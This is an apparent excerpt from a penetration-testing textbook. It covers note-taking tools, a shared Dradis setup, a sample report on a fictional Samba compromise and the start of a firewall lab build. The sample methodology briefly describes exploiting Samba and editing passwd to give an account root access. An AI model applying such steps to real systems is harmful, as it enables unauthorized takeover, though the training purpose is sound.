
There are a few basic commands that anyone using VIM should be familiar with. To assist those who are completely new to VIM, the tool provides a tutorial that can be reached via typing `vimtutor` at the command line.

```
                      tutoraGLKgM (/tmp) – VIM                ⊖ ⊡ ⊗

 File  Edit  View  Search  Terminal  Help
█===============================================================================
=    W e l c o m e    t o    t h e    V I M    T u t o r    -    Version 1.7    =
===============================================================================

     Vim is a very powerful editor that has many commands, too many to
     explain in a tutor such as this.  This tutor is designed to describe
     enough of the commands that you will be able to easily use Vim as
     an all-purpose editor.

     The approximate time required to complete the tutor is 25-30 minutes,
     depending upon how much time is spent with experimentation.

     ATTENTION:
     The commands in the lessons will modify the text.  Make a copy of this
     file to practise on (if you started "vimtutor" this is already a copy).

     It is important to remember that this tutor is set up to teach by
     use.  That means that you need to execute the commands to learn them
     properly.  If you only read the text, you will forget the commands!

     Now, make sure that your Shift-Lock key is NOT depressed and press
     the   j   key enough times to move the cursor so that Lesson 1.1
     completely fills the screen.
"/tmp/tutoraGLKgM" 970 lines, 33248 characters
```

Some of the additional features of VIM are as follows:

- Binary files can be reviewed and even edited by using the binary mode.
- Can open files in read-only mode to avoid accidental file changes.
- Basic on-the-fly file encryption using the `-x` switch. If using a recent version of VIM (7.3+), the encryption can be set to use Blowfish as the encryption type. To encrypt a file named `test.txt`, start a file using:

   `# vim -x test.txt`

You will be prompted to enter an encryption key. This key will be needed to decrypt the file in the future:

`Enter Encryption Key: ThisIsATest`

`Enter Same Key again: ThisIsATest`

Enter some text into the file:

When saved and reopened without the proper encryption key, the information in the file is undecipherable:

`# vim –x test.txt`

Encrypting the data collected during testing is both beneficial and encouraged; however, it is important to note that the type of symmetric encryption used by VIM is not ideal for sharing files. A separate solution focuses on asymmetrical encryption methods that may be more appropriate in such cases.

Gedit – Gnome text editor

Within many versions of Linux as well as in Kali, the Gnome desktop has the gedit editor bundled by default. This editor can provide another method of taking the data we collected and provides a record of the testing outcome. In the terminal window of Kali or pretty much any other Gnome environment, enter gedit. This will result in the tool starting up; an example of this is shown in the following screenshot:

Once you have opened gedit, you can see that there are few differences between it and any other editor. In fact, you have many of the same hotkeys that are available in most of the popular document-based software programs. You can also open additional documents and maintain tabs; this is accomplished by selecting the **+** button to the right of the menu. An example of this is shown in the following screenshot:

The gedit tool has many powerful options and also allows for syntax highlighting for when you are reviewing programming language files.

> To find out more, and explore this powerful tool in greater depth, check out the wiki page located here: `https://wiki.gnome.org/Apps/Gedit`. Not only will you learn a lot about the tool, you can also learn how to create snippets, which will stop you from having to type recurring text multiple times.

Dradis framework for collaboration

When it comes to collaboration and sharing data during a penetration test, it is hard to beat the benefits and options available in Dradis. This is one of the two primary data collection tools we discussed in *Chapter 3*, *Assessment Planning*, and is often the tool of choice for data collection. As always, there needs to be some data available to us prior to being able to start. For this example, we will assume that a small business has asked us to perform a penetration test on their web server, which is still in the development stage and not available on the Internet. According to the rules of engagement, we are not allowed to access anything other than this one particular server, which can be reached locally on the `192.168.75.0/24` subnet. We are given VPN access to the `192.168.75.0/24` network and are allowed up to two simultaneous connections. The timeframe for testing is limited, and as such we intend to use two people to perform our test.

In order to follow along with this example, you will need the following virtual environment up-and-running:

- Two Kali guest machines on the `192.168.75.0/24` subnet (VMnet8)
- pfSense configured to assign addresses via DHCP for the `192.168.75.0/24` subnet (`VMnet8`)
- Kioptrix Level 1 set up to connect to `VMnet8`

This setup should allow you to effectively follow along with the remainder of this chapter. Reporting is an area of great flexibility, and as such it will require some time to find the *right* template and format that you would like to use for your tests.

Binding to an available interface other than 127.0.0.1

To start Dradis while binding to a different port, we will need to explore the `start.sh` command with the `-h` feature to display the available options:

 # cd /usr/lib/dradis

 # ./start.sh -h

An example of the output of this command is shown in the following screenshot:

```
root@kali:/usr/lib/dradis# ./start.sh -h
/usr/lib/dradis/server/vendor/bundle/ruby/2.1.0/gems/RedCloth-4.2.8/lib/redcloth
.rb:10:in `<top (required)>': Use RbConfig instead of obsolete and deprecated Co
nfig.
/usr/lib/dradis/server/vendor/bundle/ruby/2.1.0/gems/RedCloth-4.2.8/lib/redcloth
.rb:10:in `<top (required)>': Use RbConfig instead of obsolete and deprecated Co
nfig.
Usage: rails server [mongrel, thin, etc] [options]
    -p, --port=port                 Runs Rails on the specified port.
                                    Default: 3000
    -b, --binding=ip                Binds Rails to the specified ip.
                                    Default: 0.0.0.0
    -c, --config=file               Use custom rackup configuration file
    -d, --daemon                    Make server run as a Daemon.
    -u, --debugger                  Enable ruby-debugging for the server.
    -e, --environment=name          Specifies the environment to run this serve
r under (test/development/production).
                                    Default: development
    -P, --pid=pid                   Specifies the PID file.
                                    Default: tmp/pids/server.pid

    -h, --help                      Show this help message.
Exiting
```

At this point, we can bind to `192.168.75.11` on port `3004` (use the IP address of the Kali machine you are using to host the Dradis server) by typing:

 # ./start.sh -b 192.168.75.194 -p 3004

=> Booting WEBrick

=> Rails 3.2.0 application starting in production on https://192.168.75.194:3004

=> Call with -d to detach

=> Ctrl-C to shutdown server

Test your configuration by starting up a browser and typing `https://192.168.75.194:3004` on the localhost and on the other Kali machine. Note that, in the following screenshot, we are able to determine that the Dradis server on `192.168.75.194` is reachable by both machines.

Changes made by either system will be updated to be seen by both users.

Effectively using tools such as Dradis will enable your team to be more efficient and thorough when performing testing.

The report

At the end of the penetration test, all of the data will need to be turned into information that allows the business and network owners to take action. Although the goals of a penetration test may vary, the need to document the entire process and put the results into an easily digestible format remains the same. Some items that should be included in an executive report include the following:

Cover page:

- Your company logo
- Title and description of the test performed
- Confidentiality reminder
- Date and time of testing

The cover page should be both professional and eye-catching. If you happen to have any graphics available for your logo, this is an ideal place to display them. Take a look at this sample to get the basic idea of a typical reporting cover sheet:

Example Penetration Testing Report

NEW ALTERNATIVES RESEARCH

NEW ALTERNATIVES PENETRATION
TESTING REPORT

FICTIONAL CORPORATION – INTERNAL WEB APPLICATION
DEVELOPMENT SERVER

New Alternatives Research Lab | Confidential

The next page should provide a table of contents that acts as an index of the material included within the report. Adding an index allows the reader to quickly jump to the location of interest. This is especially important when the person is attending a meeting or needs a quick refresher of what the report covers:

CONTENTS

The next page should be the *executive summary*, which can be used to quickly review the findings. An Executive Summary may vary, based on the target audience. In our example, we assume that we do not know who the report is being presented to and thus try to cover all bases—the technical and nontechnical managers.

This portion of the report should provide someone who was not part of the initial testing process with enough information to understand what the test was, and what the goal of testing was. It should also provide a quick overview of what the findings are and whether anything in particular was discovered that requires immediate attention.

Take a look at following example:

Example Penetration Testing Report

EXECUTIVE SUMMARY

New Alternatives was selected to perform a penetration test on the web server owned by **Fictional Corporation** in order to determine and establish the true security posture of the device prior to the application go live date.

INTRODUCTION

All requirements of the previously agreed upon Rules of Engagement (Appendix A) were followed. This document contains specific confidential information relating to the ***APPDevWebServer*** located on the 192.168.75.0/24 subnet at 192.168.75.15. New Alternatives Labs had been contacted to establish the true security posture of this machine and if possible gain control over the local system user accounts to escalate privilege. The testing environment emulated the access that would be granted to a typical anonymous user visiting the website from the Internet.

ALOTTED TIME FRAME

Due to the hectic schedule of the project team and the goal to get the product out to market quickly New Alternatives Research Lab was limited to only 4 hours of actual testing time. During this timeframe we were to gain as much access as possible to the target host.

Testing Window

Start – 01/01/01 9AM CST

Stop – 01/01/01 1PM CST

FINDINGS

We determined that there is at least **one** critical security issue with APPSevWebServer that allows a potential attacker to completely compromise the host. Had the test allowed for it, we would have been able to use the target system to gain access to the 192.168.50 subnet as well due to the current system configuration of 192.168.75.15 which contains an additional network adapter at 192.168.50.11. A typical attacker would start to perform scans of that network using the target host as the originating machine. This increases the likely hood that other machines on the network would have also been compromised.

There are also several vulnerabilities (4) that we scored as Medium or Low criticality. Due to time constraints we were not able to validate these issues. In addition there was one Informational item that does not directly lead to compromise, but could be used in conjunction with other attacks to make it easier for a malicious attacker or user to penetrate the system in question.

New Alternatives Research Lab | Confidential

As discussed, we managed to capture several major areas within a single page. The information should be brief and to the point and technical jargon should be avoided whenever possible, as the report may eventually be provided to nontechnical members of the management team.

> Someone has to pay to fix all of the holes you found, but they are unlikely to do so if they don't understand your report.

The primary sections that should be covered in less than one page include the title and a brief description, the scope or introduction, and the timeline that the testing occurred in. Many people do not understand that a person performing a penetration test is limited by resources just like any other part of a team. If it takes 2 days to crack a password, but you only had one to perform testing, it does not necessarily mean that the passwords are secure. It just means that you did not have sufficient time to properly perform your testing.

The FINDINGS section in the executive summary is very important. Most of the management team will probably never read about all of the steps that had to be taken to find these holes; they just want to know what they are and what the priorities are for each type so that they can begin issuing remediation strategies and plans.

Take a look at the next page in our report:

Example Penetration Testing Report

Vulnerability Criticality for 192.168.75.15

- High
- Medium
- Low
- Informational

HIGH LEVEL FINDINGS

1) The version of Samba used by APPDevWebServer is out of date and allows for an attacker to completely compromise the system in mere moments using readily available exploit code samples or automated tools.

MEDIUM LEVEL FINDINGS

1) The web application is not protected by a web application firewall.
2) The software installed on APPDevWebServer is not maintained and is generally out of date and needs to be patched on a regular basis

LOW LEVEL FINDINGS

1) There are default application settings that allow a knowledgeable attacker to obtain system information by simply browsing to an unprotected URL.
2) Web application plugin versions indicate that there are known vulnerabilities that could be used to perform a denial of service on the target system.

INFORMATIONAL

1) Web server provides informative error messages that allow possible system enumeration.

New Alternatives Research Lab | Confidential

Not only did we clearly define and summarize the findings, but we also provided a nice chart to assist in the visualization of the findings. By breaking down the vulnerabilities for the client, you make their life easier and may avoid having to make another visit in the future just to go over your findings again.

It is important to provide a clearly defined network diagram from your perspective. This allows the client to understand that all appropriate systems were tested, and in some cases exposes issues that the client was not even aware of, such as systems on the network that do not necessarily belong. Ideally, you would have one listing of all services available on the network. In the sample here, we have only listed the port and the description because we know that only one system was involved. Another method would be to list all services such as this:

Port	Description	Systems
80	HTTP	192.168.75.1, 192.168.75.2, 192.168.75.15

A listing such as this can become actionable if there are services on systems that should not be there. For example, a development server is still running a web server that was supposedly shut down years ago.

Take a look at the following example page, which includes a basic network diagram and a listing of fictional ports that are open on `192.168.75.15`.

Example Penetration Testing Report

NETWORK DIAGRAM

192.168.75.0/24

192.168.50.0/24

192.168.75.15
192.168.50.11
Target Host

NewAlts Pentest2
192.168.75.12

NewAlts Pentest1
192.168.75.11

NOTES:

After compromising the target host it became apparent that there is another network at 192.168.50.0/24 that was reachable from the host. Due to the constraints in place by the Rule of Engagement documentation we were not permitted to proceed with the most logical second step many attackers in the wild would attempt which is to enumerate the previously unknown network. If 192.168.50.0/24 contains any connectivity to other critical servers it is even more imperative that 192.168.75.15 is completely secured. A full penetration test with all discoverable networks is highly recommended prior to placing this system on the Internet.

DISCOVERED SERVICES

The host at 192.168.75.15 is listening to the following ports:

Port	Description
80	HTTP Web Server
443	HTTPS Web Server
25	SMTP Mail Server

The mail server needs to be properly configured to ensure that it cannot be used to send out unwanted emails. (As an email relay server)

New Alternatives Research Lab | Confidential

Finally, the time has come to provide some detailed reporting. This is your chance to list the findings in detail and also provide information about how these issues were discovered. There is typically no limit to the amount of data that can be placed in the detailed report portion. Be sure to provide at least enough information so that an administrator could attempt to emulate specific portions of the testing to ensure any mitigating controls that have been put in place are actually working.

At some point in the document, the methodology used should be addressed, be it a subset of a standard methodology or even something that you have come up with on your own—it is important to understand what you did. This is where having your notes available comes in very handy.

Here is a small example of what this section could look like:

METHODOLOGY USED

Our methodology provides an established mechanism to ascertain the security posture of the network or device. Due to the restrictions in place as per the requesting party we have bypassed several stages of our standard testing and jumped directly to enumeration followed by exploitation and post-exploitation. As requested in the ROE we did not perform clean-up activities since the administrators wish to witness the impact and validity of our claims moving forward. Here is a quick review of the process we have followed to completely compromise the target system in a matter of moments:

1) Completed a full nmap scan of the target system. We did not attempt to hide our activities on the network.
2) Determined that there was a web server running on port 80.
3) Determined the known vulnerable version of SAMBA installed on the remote system.
4) Exploited the vulnerability
5) Used AWK to modify passwd and give the GAMES account root access
6) Logged into the machine via SSH using the GAMES account and the credentials we established for it during initial post-exploitation.
7) Fully enumerated the system and files.

DETAILED FINDINGS

Host Name:

IP Addresses:

Services:80, 443, 25, etc

Vulnerabilities:SAMBA, etc, etc

1 High, 2 Medium, 2Low, 2 informational

Associated CVE:

Cumulative CVSS Score:60.3

Suggested Remediation

REMEDIATION

Vulnerability Name and Description

Affected Systems

Suggested Remediation

New Alternatives Research Lab | Confidential

If you look closely, you will note that there is a section for remediation. All of the information that is needed to remediate the issues is already in the report, but sometimes it is good to make a listing of vulnerable systems that are associated with particular vulnerabilities. This makes it quick and simple for a business to address the vulnerabilities in a logical fashion. For instance, the administrators could be tasked with updating all versions of SAMBA on the network, and with the remediation section in your report they can go directly to work on the list.

Any additional information that is not directly related to providing actionable data should be added to an appendix. This includes any large data dumps such as directory listings, URLs, installed software and versions, and so on.

Reader challenge

For this section, review the information from the chapter, and try and expand on the topics; this will allow you to increase your knowledge on different topics. To stimulate your thinking:

1. Conduct an assessment. Use the Kioptrix machine as your target of interest and perform a fully documented test.

2. After you have completed your report take a step back and picture yourself as a business owner who receives this report as your output. Does your work allow for remediation of any issues that were found? Did you provide enough cross-reference material so that the document can stand on its own after the initial consultation has been completed?

3. Take a look at *Chapter 3*, *Assessment Planning* and see if you can set up an HTML template that enables you to easily import your detail data into your final report. Once something like this has been automated, it has the potential to save a significant amount of time!

These challenges are designed to provide you with practice in what some consider the most boring part of testing; but in reality, it showcases your capabilities to the client. Enjoy!

Summary

In this chapter, we looked at several means of securely collecting data while performing our testing—for example, VIM, Nano, and gedit. We also built upon our existing knowledge of Dradis to configure it to be used by several testers at the same time.

We reviewed several key items that should be part of any penetration testing report. Sometimes, the only visibility your company receives will be based on this report. The better the report, the more likely it is that you will be called in again the next time a penetration test is required.

We closed by issuing a small challenge to the reader to complete and document an assessment on the configuration reviewed within this chapter.

In the next chapter, we will have the chance to put all of this information to work when we proceed with building out a test lab that emulates a secured fictional corporation.

12
Penetration Testing Challenge

Throughout the book, we discussed various techniques and methodologies that, with practice, continual research, and diligence, will allow you to perform a penetration test from start to finish. This chapter allows you to put some of that information to work and bring it into perspective.

We will discuss the following items in this chapter:

- Setting up the practice environment
- Using penetration testing techniques to move from one system to another
- An example of a penetration test in a fictional company

Firewall lab setup

As we prepare for the challenge, we need to build the core firewalls; there will be three firewalls that we will use in this chapter. They are as follows:

- M0n0wall
- Pfsense-1
- Pfsense-2

The concept will be to create the network architecture and then connect machines to it. Follow the processes and steps we discussed throughout the book and perform a professional penetration test. The main point is, this architecture can support the majority of network types you might encounter and will be an excellent resource for building your skills. An example of the firewall architecture is shown in the following diagram:

As the diagram shows, we will configure three firewalls within our challenge environment and connect with six switches. This is an architecture that is representative of many of the networks that the author has encountered. There is a tendency to have two firewalls inline as we do here. One change that has been made is that the Debian 5 machine is placed outside pfsense-1. On most network designs this is not the case; it is normally placed inside the pfSense firewall. We made this change because it is one that is recommended with respect to defense, because it separates the public required data from that of the internal user network; furthermore, it allows the network administrator to configure only a minimal number of services on the firewall that has the internal network behind it. This design greatly reduces the attack surface.

We will begin with setting up the **m0n0wall** firewall. If you used pfSense in previous chapters, you will note that the setup is very similar. Our m0n0Wall instance will have three adapters in this case: WAN, LAN, and OPT1. Begin by downloading m0n0wall at `http://m0n0.ch/wall/downloads.php`. We will be using the `cdrom-1.8.1.iso` release, although any future releases should be very similar in setup. m0n0wall is a well-established, small firewall that will work perfectly for our needs due to the limited resources required.

In VMware, use the following settings to set up a new virtual machine:

- **Name**: `m0n0wall`
- **OS Type**: `FreeBSD`
- **Memory**: `128 MB`
- **Disk size**: `20 GB`

This machine will need three network adapters configured using the network manager:

- **Network Adapter 1** should be configured to use `VMnet2`, which will be our WAN connection
- **Network Adapter 2** needs to be configured for the internal network named `VMnet1`, which will represent our LAN connection
- **Network Adapter 3** should be set up for the internal network named `VMnet9` and will be tied to our internal network (the OPT device)

The m0n0wall will need to be installed on the new Virtual Machine.

Once you have reviewed the network configuration, we need to work through the process of creating the machine configuration. Let's get started with that now!

1. Start `m0n0wall` by clicking on **Power on this virtual machine**; once the system boots, choose the **7) Install on Hard Drive** option.
2. When asked which hard drive to install on, choose your hard drive (in this case, it is `ad0`).
3. Reboot when prompted and ensure that the system is booting from the hard disk install rather than the ISO.

Now that m0n0wall has been installed, we must configure the interfaces:

1. Choose **1) Interfaces: assign network ports** and press *Enter*.
2. When prompted with a listing of available interfaces, continue by setting up your VLANs. Press *Y* to continue.

3. Enter the parent interface name for the first adapter. This will be listed next to the MAC addresses on your display:

```
M0n0wall console setup
************************
1) Interfaces: assign network ports
2) Set up LAN IP address
3) Reset webGUI password
4) Reset to factory defaults
5) Reboot system
6) Ping host

Enter a number: 1

Valid interfaces are:

em0     00:0c:29:2b:63:41    (up)    Intel(R) PRO/1000 Legacy Network Connect...
em1     00:0c:29:2b:63:4b    (up)    Intel(R) PRO/1000 Legacy Network Connect...
em2     00:0c:29:2b:63:55    (up)    Intel(R) PRO/1000 Legacy Network Connect...
```

4. Continue through the creation process for each adapter. In this case, our `em0` adapter is assigned to VLAN 1, `em1` to VLAN2, and `em2` to VLAN 3. These VLANs can be any unused number between 1 and 4094.

5. When determining the LAN interface name, choose the adapter that is assigned to `VMnet1`. The WAN adapter should be assigned to the `VMnet2` adapter, and the `VMnet9` adapter should be assigned as the OPT device:

```
The interfaces will be assigned as follows:

LAN   -> em1
WAN   -> em0
OPT1  -> em2
```

6. Reboot the firewall to save your changes.

The firewall has been installed on our hard drive and the adapters have been assigned to VLANs. Now, we need to set up the LAN IP address and connect to the web interface for further configuration. As an optional step, the default password can be changed. For the sake of simplicity, we will continue using the default password for the rest of this exercise.

1. Select option **2) Set up LAN IP address** and press *Enter* to continue.

2. When prompted, type the IP address you would like your LAN to use. We will choose `192.168.50.10` with a mask of `24`.

3. Do not start the DHCP server when prompted.

We can now boot up a Kali instance on the `VMnet1` internal network and connect to the web interface of the firewall by first obtaining a new DHCP address on the appropriate range and then directing our web browser to `http://192.168.50.10`. Login with a username of `admin` and a password of `mono`:

We need to set up our other interfaces to perform the tasks we have in mind, which is to provide the `192.168.175.0/24` subnet with a firewalled route to our vulnerable host, which will be located at `192.168.175.100` (connect a Debian machine to `VMnet9`). Select the **OPT1** interface from the navigation menu on the left of the screen and enable it by checking the appropriate box. Leave the **Bridge with** option as **none**, and type the IP address for this interface: `192.168.175.10`. Ensure that the drop-down lists `24`. Click on the **Save** button after applicable changes have been made.

We can enable the DHCP server on the **OPT1** interface. Choose **DHCP server** from the left navigation menu and the **OPT1** tab under **Services: DHCP server**. Check the box that enables the DHCP service on this port and enter the **Range** as `192.168.175.100` to `192.168.175.150`. After your changes have been selected, click on the **Save** button to continue.

There are currently no default rules set up for the **OPT1** interface. Let's set up some basic rules to allow our system in `192.168.50.0/24` to ping those in `192.168.175.0/24`.

Click on the **Firewall Rules** option in the left-hand navigation bar and select the **OPT1** tab. Selecting the icon that looks like a plus symbol within a circle will bring you to the screen that allows new rules to be configured. Click on this icon to continue.

In this initial rule, we want to allow ICMP packets to the **OPT1** interface from everywhere. The following settings need to be selected:

- **Action**: `Pass`
- **Interface**: `OPT1`
- **Protocol**: `ICMP`
- **ICMP Type**: `Any`
- All others: use the default settings

Save your settings, and click on the **APPLY** button to load the changes.

We can now `traceroute` from our **Kali Machine** to our **Target Machine** (in this case, a Debian machine).

```
root@kali:~# traceroute 192.168.175.100
